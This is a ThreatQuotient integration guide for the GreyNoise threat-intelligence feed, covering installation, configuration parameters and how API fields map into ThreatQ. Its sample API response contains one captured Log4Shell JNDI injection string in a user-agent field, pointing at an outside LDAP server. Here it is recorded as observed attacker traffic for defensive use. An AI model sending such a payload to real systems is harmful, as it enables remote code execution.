ThreatQuotient

GreyNoise CDF Guide

Version 1.1.0

March 08, 2022

ThreatQuotient
11400 Commerce Park Dr., Suite 200
Reston, VA 20191

ThreatQ Supported

Support
Email: support@threatq.com
Web: support.threatq.com
Phone: 703.574.9893

Contents

Warning and Disclaimer

ThreatQuotient, Inc. provides this document “as is”, without representation or warranty of any kind, express or implied, including without limitation any warranty concerning the accuracy, adequacy, or completeness of such information contained herein. ThreatQuotient, Inc. does not assume responsibility for the use or inability to use the software product as a result of providing this information.

Support

This integration is designated as **ThreatQ Supported**.

Support Email: support@threatq.com
Support Web: https://support.threatq.com
Support Phone: 703.574.9893

Integrations/apps/add-ons designated as **ThreatQ Supported** are fully supported by ThreatQuotient's Customer Support team.

ThreatQuotient strives to ensure all ThreatQ Supported integrations will work with the current version of ThreatQuotient software at the time of initial publishing. This applies for both Hosted instance and Non-Hosted instance customers.

> ⚠ ThreatQuotient does not provide support or maintenance for integrations, apps, or add-ons published by any party other than ThreatQuotient, including third-party developers.

Versioning

- Current integration version: `1.1.0`
- Compatible with ThreatQ versions >= `4.30.0`

Introduction

GreyNoise collects, analyzes, and labels data on IPs that saturate security tools with noise. This unique perspective helps analysts waste less time on irrelevant or harmless activity, and spend more time focused on targeted and emerging threats.

The GreyNoise CDF for ThreatQ enables analysts to ingest malicious IP addresses from the GreyNoise API.

The GreyNoise CDF provides the following endpoint:

- **GreyNoise (Feed)** - ingests indicators from the GreyNoise API.

The following system object type is ingested by the integration:

- Adversaries
- Indicators
  - Indicator Attributes
- Vulnerabilities

Installation

Perform the following steps to install the integration:

> The same steps can be used to upgrade the integration to a new version.

1. Log into https://marketplace.threatq.com/.
2. Locate and download the integration file.
3. Navigate to the integrations management page on your ThreatQ instance.
4. Click on the **Add New Integration** button.
5. Upload the integration file using one of the following methods:
   - Drag and drop the file into the dialog box
   - Select **Click to Browse** to locate the integration file on your local machine

   > ThreatQ will inform you if the feed already exists on the platform and will require user confirmation before proceeding. ThreatQ will also inform you if the new version of the feed contains changes to the user configuration. The new user configurations will overwrite the existing ones for the feed and will require user confirmation before proceeding.
6. If prompted, select the individual feeds to install and click **Install**. The feed will be added to the integrations page.

You will still need to configure and then enable the feed.

Configuration

> ThreatQuotient does not issue API keys for third-party vendors. Contact the specific vendor to obtain API keys and other integration-related credentials.


To configure the integration:

1. Navigate to your integrations management page in ThreatQ.
2. Select the **Commercial** option from the *Category* dropdown (optional).

   > If you are installing the integration for the first time, it will be located under the **Disabled** tab.

3. Click on the integration to open its details page.
4. Enter the following parameters under the **Configuration** tab:

PARAMETER	DESCRIPTION
API Token	Your GreyNoise API Token.
Classifications	Select the classifications to be applied to the ingested data. Options include: • Malicious (default) • Benign • Unknown
Additional GNQL Query	Specify an extension to the default query of `last_seen:today` AND `classification:malicious`. ThreatQuotient highly recommends utilizing this parameter to narrow down the ingested dataset. See the https://docs.greynoise.io/reference/gnqlquery-1 documentation for instructions on how to build a GNQL query.
Save CVE Data as	Specify the ingesting of CVEs as Indicators and/or Vulnerabilities.



5. Review any additional settings, make any changes if needed, and click on **Save**.
6. Click on the toggle switch, located above the *Additional Information* section, to enable it.

ThreatQ Mapping

GreyNoise (Feed)

The GreyNoise feed ingests indicators from the GreyNoise API.

`GET https://api.greynoise.io/v2/experimental/gnql`


```
{
    "complete": false,
    "count": 23178,
    "data": [
        {
            "ip": "114.25.66.87",
            "seen": true,
            "classification": "malicious",
            "first_seen": "2019-07-28",
            "last_seen": "2019-07-28",
            "actor": "CRAZY PANDA23",
            "tags": [
                "SMB Scanner",
                "Eternalblue"
            ],
            "metadata": {
                "country": "Taiwan, Province of China",
                "country_code": "TW",
                "city": "Nankang",
                "organization": "Data Communication Business Group",
                "rdns": "114-25-66-87.dynamic-ip.hinet.net",
                "asn": "AS3462",
                "tor": false,
                "os": "Windows 7/8",
                "category": "isp",
                "region": "Brussels Capital"
            },
            "raw_data": {
                "scan": [
                    {
                        "port": 445,
                        "protocol": "TCP"
                    }
                ],
                "web": {
                    "paths": [
                        "/",
                        "/bootstrap/3.3.6/css/bootstrap.min.css"
                    ],
                    "useragents": [
                        "Hello, world",
                        "${jndi:ldap://179.43.175.101:1389/gm7unt}"
                    ]
                },
                "ja3": []
            },
```

```
          "cve": [
                "CVE-2016-6277",
                "CVE-2016-6563"
            ]
      }
   ],
  "message": "ok",
  "query": "classification:malicious AND last_seen:today",
  "scroll":
"FGluY2x1ZGVfY29udGV4dF91dWlkDnF1ZXJ5VGhlbkZldGNoBRZ5Z1h5QmZvd1RhU0RaMEQxejhJRXN3AAAAAAuCRswWSjRhYklqMGpRVlctSkpCMllyS3EyQRZZb01USEV4LVJnLWVJc1BSTkE1NDV3AAAAAAsLldcWWVBucXpfcnhRU2E3QTNaWG1SWlBzURZhUTg4NDExS1FpYXdvcTNTdVktMm93AAAAAAjYxu0WMk85akRMUnlTZ3EwWmxDYzRtSnJDQRZ5Z1h5QmZvd1RhU0RaMEQxejhJRXN3AAAAAAuCRs0WSjRhYklqMGpRVlctSkpCMllyS3EyQRZZb01USEV4LVJnLWVJc1BSTkE1NDV3AAAAAAsLldgWWVBucXpfcnhRU2E3QTNaWG1SWlBzUQ=="
}
```


ThreatQ provides the following default mapping for this feed:

FEED DATA PATH	THREATQ ENTITY	THREATQ OBJECT TYPE OR ATTRIBUTE KEY	PUBLISHED DATE	EXAMPLES	NOTES
.data[].ip	Related.Indicator.Value	IP Address	.data[].first_seen	114.25.66.87	N/A
`.data[].metadata.rdns`	Related.Indicator.Value	FQDN	.data[].first_seen	114-25-66-87.dynamic-ip.hinet.net	N/A
.data[].actor	Related.Adversary.Value	N/A	.data[].first_seen	CRAZY PANDA	If this is 'unknown', it will be ignored
.data[].cve[]	Related Indicator.Value / Vulnerability.Value	N/A	.data[].first_seen	CVE-2016-6277	N/A
.data[].tags[]	Indicator.Tags	N/A	.data[].first_seen	Eternalblue	N/A
.data[].classification	Indicator.Attribute	Classification	.data[].first_seen	malicious	For this feed, this will always be 'malicious'
.data[].metadata.country	Indicator.Attribute	Country	.data[].first_seen	Taiwan, Province of China	N/A
.data[].metadata.country_code	Indicator.Attribute	Country Code	.data[].first_seen	TW	N/A
.data[].metadata.city	Indicator.Attribute	City	.data[].first_seen	Nankang	N/A
.data[].metadata.region	Indicator.Attribute	Region	.data[].first_seen	Brussels Capital	N/A
.data[].metadata.organization	Indicator.Attribute	Organization	.data[].first_seen	Data Communication Business Group	N/A
.data[].metadata.asn	Indicator.Attribute	ASN	.data[].first_seen	AS3462	N/A
.data[].metadata.tor	Indicator.Attribute	Is Tor	.data[].first_seen	true/false	This is converted to a yes/no
.data[].metadata.os	Indicator.Attribute	Operating System	.data[].first_seen	Windows 7/8	N/A
.data[].metadata.category	Indicator.Attribute	Category	.data[].first_seen	isp	N/A
.data[].raw_data.web.paths[]	Indicator.Attribute	Scanned Path	.data[].first_seen	/bootstrap/3.3.6/css/bootstrap.min.css	N/A

Average Feed Run

Object counts and Feed runtime are supplied as generalities only - objects returned by a provider can differ based on credential configurations and Feed runtime may vary based on system resources and load.

METRIC	RESULT
Run Time	5 minutes
Adversaries	4
Indicators	1,300
Indicator Attributes	13,350
Vulnerabilities	52

Known Issues / Limitations

- The GreyNoise feed has no historical feature due to the sheer amount of indicators from the feed. The feed only pulls in malicious indicators that were last seen `today`.
- Due to the large amount of indicators in the feed, it is greatly encouraged to provide an additional GNQL query in order to reduce the noise by only ingesting indicators that will be pertinent to your organization. This query will be appended to the base query of, `last_seen:today` AND `classification:malicious`. See the http://docs.greynoise.io/#gnql-query documentation for instructions on how to build a GNQL query.

Change Log

- **Version 1.1.0**
  - Added new user field.
  - Added published date to all attributes.
  - Added tags.
- **Version 1.0.1**
  - Limited the number of ingested `paths` attributes to 9000 to improve integration performance.
- **Version 1.0.0**
  - Initial Release